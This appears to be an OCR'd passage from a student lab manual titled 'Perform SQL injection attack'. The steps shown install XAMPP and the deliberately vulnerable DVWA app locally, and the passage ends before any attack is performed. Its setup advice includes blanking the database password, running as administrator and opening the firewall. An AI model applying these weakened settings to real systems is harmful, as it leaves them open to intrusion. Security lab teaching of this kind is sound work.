
**Aim: Perform SQL injection attack.**

Steps:


1. Go to https://www.apachefriends.org/download.html and download XAMPP server.





2. After Installation, Right click on XAMPP and choose "Run As Administrator mode".



3. Start modules apache and mysql server and allow access to the firewall.






4.Go to link: http://www.dvwa.co.uk/ and click on download.





5.Download And Extract DVWA-Master.zip file and then extract the file and rename the folder as dvwa . After renaming it go to config<config.inc and make the password field empty as shown below and then copy and paste the entire folder inside C:\xampp\htdocs (Note: Before making changes in the config file,


Go to control panel> Appearance and Personalization> Show Hidden Files and Folders> Uncheck Hide extensions for known file types.)









6. Go to Web browser and enter the side http://localhost:8080/phpmyadmin/ and then click on Databases. Enter the database name as "sql_db" and after that click on "create".








7. Go to http://localhost:8080/dvwa/setup.php# and click on "create/reset" Database.








8. Once Your click on"create/Reset Database You will be able to see the following page.

